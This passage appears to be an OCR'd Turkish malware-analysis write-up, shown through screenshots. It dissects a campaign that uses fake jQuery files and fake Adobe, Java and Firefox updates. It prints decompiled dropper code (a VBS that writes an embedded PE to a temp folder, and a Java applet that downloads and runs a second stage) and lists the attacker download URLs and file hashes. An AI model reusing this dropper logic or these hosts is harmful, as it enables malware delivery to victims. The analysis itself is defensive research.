
```
root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.fl.min.js
--2016-11-12 07:54:00--  http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.fl.min.js
Resolving codebase.google.com.mooo.com (codebase.google.com.mooo.com)...
Connecting to codebase.google.com.mooo.com (codebase.google.com.mooo.com)|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 37662 (37K) [application/javascript]
Saving to: â€˜jquery-2.1.3.fl.min.jsâ€™

100%[=============================================================================================================================================>] 37,662

2016-11-12 07:54:02 (551 MB/s) - â€˜jquery-2.1.3.fl.min.jsâ€™ saved [37662/37662]

root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
--2016-11-12 07:54:18--  http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
Resolving codebase.google.com.mooo.com (codebase.google.com.mooo.com)...
Connecting to codebase.google.com.mooo.com (codebase.google.com.mooo.com)4|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 494 [application/javascript]
Saving to: â€˜jquery-2.1.3.fi.min.jsâ€™

100%[=============================================================================================================================================>] 494

2016-11-12 07:54:19 (47.1 MB/s) - â€˜jquery-2.1.3.fi.min.jsâ€™ saved [494/494]

root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.ht.min.js
--2016-11-12 07:54:32--  http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.ht.min.js
Resolving codebase.google.com.mooo.com (codebase.google.com.mooo.com)...
Connecting to codebase.google.com.mooo.com (codebase.google.com.mooo.com)|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8092 (7.9K) [application/javascript]
Saving to: â€˜jquery-2.1.3.ht.min.jsâ€™

100%[=============================================================================================================================================>] 8,092

2016-11-12 07:54:34 (451 MB/s) - â€˜jquery-2.1.3.ht.min.jsâ€™ saved [8092/8092]

root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
--2016-11-12 07:54:42--  http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
Resolving codebase.google.com.mooo.com (codebase.google.com.mooo.com)...
Connecting to codebase.google.com.mooo.com (codebase.google.com.mooo.com)|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 494 [application/javascript]
Saving to: â€˜jquery-2.1.3.fi.min.js.1â€™

100%[=============================================================================================================================================>] 494

2016-11-12 07:54:42 (53.4 MB/s) - â€˜jquery-2.1.3.fi.min.js.1â€™ saved [494/494]

root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.ja.min.js
--2016-11-12 07:54:55--  http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.ja.min.js
Resolving codebase.google.com.mooo.com (codebase.google.com.mooo.com)...
Connecting to codebase.google.com.mooo.com (codebase.google.com.mooo.com)4|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16612 (16K) [application/javascript]
Saving to: â€˜jquery-2.1.3.ja.min.jsâ€™

100%[=============================================================================================================================================>] 16,612

2016-11-12 07:54:56 (279 MB/s) - â€˜jquery-2.1.3.ja.min.jsâ€™ saved [16612/16612]
```





binaries
File Edit View Bookmarks Go Tools Help
/home/remnux/Desktop/polgov/binaries
Places
Home Folder
Desktop
Trash Can
Applications
Floppy Disk
addon
AdobeAirUpdate
addon.xpi
AdobeAirUpdate.air
AIRInstallBadge.flr
AIRInstallBadge.swf
expressinstall.flr
expressinstall.swf
osxupdate
Secure_Connection.jar
unixupdate
winupdate.exe
winupdate.vbs
13 items
Free space: 13.6 GiB (Total: 23.5 GiB)
root...
binar...
[root...
[http...
[Anti...
[root...
11:12



JPEXS Free Flash Decompiler v.7.1.2 - C:\Documents and Settings\Administrator\Desktop\polgov\polgov\binaries\AdobeAirUpdate\Adobe Air Update.swf
File Tools Settings Help
Open... Save Save as... Save as Exe... Reload Close Close all
Export to FLA Export SWF XML Export all parts Export selection
Import SWF XML Import text Import script Import Symbol-Class
Run (F6) Debug (CTRL+F5) Stop
Resources Hex dump
Adobe Air Update.swf
header
shapes
images
frames
others
scripts
AdobeAirUpdate_fla
MainTimeline
ActionScript source
AdobeAirUpdate_fla.MainTimeline
public function MainTimeline()
public function linux() : void
public function doL32() : void
public function doL64() : void
public function statusHandler(param1:StatusEvent) : void
Traits Constants
public var emitter:LocalConnection;
public var listener:LocalConnection;
public var networkInterface:Object;
public var networkInfo:Object;
public function linux() : void
public function doL32() : void
public function doL64() : void
public function statusHandler(param1:StatusEvent) : void
public function onApEvent(param1:Object) : void
Edit (Experimental)
start
antivmdebug
Control Panel
Network Conne...
Fiddler Web De...
Java Decompiler...
AdobeAirUpdate
JPEXS Free Flas...
10:42



AdobeAirUpdate
C:\Documents and Settings\Administrator\Desktop\polgov\polgov\binaries\AdobeAirUpdate
META-INF
Adobe Air Update.swf
SWF Movie
56 KB
apsystem.dll
1.0.0.3
Aperture system library
fluorinepp.dll
GlobalUpdt.vbs
VBScript Script File
113 KB
mimetype
File
1 KB
msi.dll
1.0.0.7
Aperture Bridge Library
C:\Documents and Settings\Administrator\Desktop\polgov\polgov\binaries\AdobeAirUpdate\GlobalUpdt.vbs - Notepad++
Function jzzOrrVQy()
jZDZOjFXUzRlw = "4d5a900003000000040000000ffff0000b8000000000000004000000000000000000000000000000000000000000000
Dim pKHJzWEU
Set pKHJzWEU = CreateObject("Scripting.FileSystemObject")
Dim AvOWvayu
Dim wBBQgijYzLYVL
Dim rWvUZpeuCA
Dim FqWrseNyEVqEnQ
Set wBBQgijYzLYVL = pKHJzWEU.GetSpecialFolder(2)
FqWrseNyEVqEnQ = wBBQgijYzLYVL & "\" & pKHJzWEU.GetTempName()
pKHJzWEU.CreateFolder(FqWrseNyEVqEnQ)
rWvUZpeuCA = FqWrseNyEVqEnQ & "\" & "xwJQddFWNbW.exe"
Set AvOWvayu = pKHJzWEU.CreateTextFile(rWvUZpeuCA, true , false)
For i = 1 to Len(jZDZOjFXUzRlw) Step 2
AvOWvayu.Write Chr(CLng("&H" & Mid(jZDZOjFXUzRlw,i,2)))
Next
AvOWvayu.Close
Dim GVRZGUJzpbkJ
Visual Basic file
length : 115472 lines : 28
Ln : 1 Col : 1 Sel : 0 | 0
UNIX
UTF-8
start
10:41



Java Decompiler - Secure_Connection.class
Secure_Connection.jar
META-INF
MANIFEST.MF
ME.DSA
ME.SF
Secure_Connection
Secure_Connection
main(String[]) : void
randomString(int) : String
start() : void
stop() : void
xd(String, String) : String
Secure_Connection.class
String str1 = getParameter("domain");
String str2 = "M48t3Rm4pp3d";
String str3 = "/tmp/".concat(randomString(12));
BufferedOutputStream localBufferedOutputStream = null;
Object localObject = null;
InputStream localInputStream = null;
URL localURL;
if (System.getProperty("os.name").toLowerCase().indexOf("mac") >= 0) {
localURL = new URL(xd(str1, str2).concat("/osxupdate"));
} else {
localURL = new URL(xd(str1, str2).concat("/unixupdate"));
}
localBufferedOutputStream = new BufferedOutputStream(new FileOutputStream(str3));
URLConnection localURLConnection = localURL.openConnection();
localInputStream = localURLConnection.getInputStream();
byte[] arrayOfByte = new byte[1024];
int i;
for (long l = 0L; (i = localInputStream.read(arrayOfByte)) != -1; l += i) {
localBufferedOutputStream.write(arrayOfByte, 0, i);
}
try
{
if (localInputStream != null) {
localInputStream.close();
}
if (localBufferedOutputStream != null) {
localBufferedOutputStream.close();
}
}
catch (IOException localIOException1) {}
Runtime localRuntime = Runtime.getRuntime();
BufferedReader localBufferedReader;
if (System.getProperty("os.name").toLowerCase().indexOf("mac") < 0) {
try
{
start
08:52





İşletim sistemine göre http://softwareupdates.ignorelist.com/globalupdates/ adresinden indirilen ve çalıştırılan zararlı yazılımlardan (unixupdate (sha1:5D09C139746C8A9855CE341A63687E2E86A47FAE) , osxupdate (sha1:1A441A1E80F88CEBE0D1E20CE06E2144743C5955), winupdate (sha1:EEC0B83017F59B8D15ED630107160D71950C7888)) Windows işletim sistemi üzerinde çalışan winupdate (aslında VBS dosyası içinde binary olarak indiriliyor ve çalıştırılıyor) dosyasını incelediğimde, bunun da bir indirici yazılımı (2. indirici) olduğunu gördüm. VBS dosyası içinde yer alan PE'nin hex değerlerini xxd aracı ile binary'e çevirdikten sonra winupdate.exe dosyasını elde etmiş oldum.





root@remnux: /home/remnux/Desktop/polgov/binaries/addon
File Edit Tabs Help
root@remnux:/home/remnux/Desktop/polgov/binaries/addon# nodejs bootstra
p-mert.js
http://softwareupdates.ignorelist.com/globalupdates/osxupdate
http://softwareupdates.ignorelist.com/globalupdates/unixupdate
http://softwareupdates.ignorelist.com/globalupdates/winupdate
root@remnux:/home/remnux/Desktop/polgov/binaries/addon#
01:46

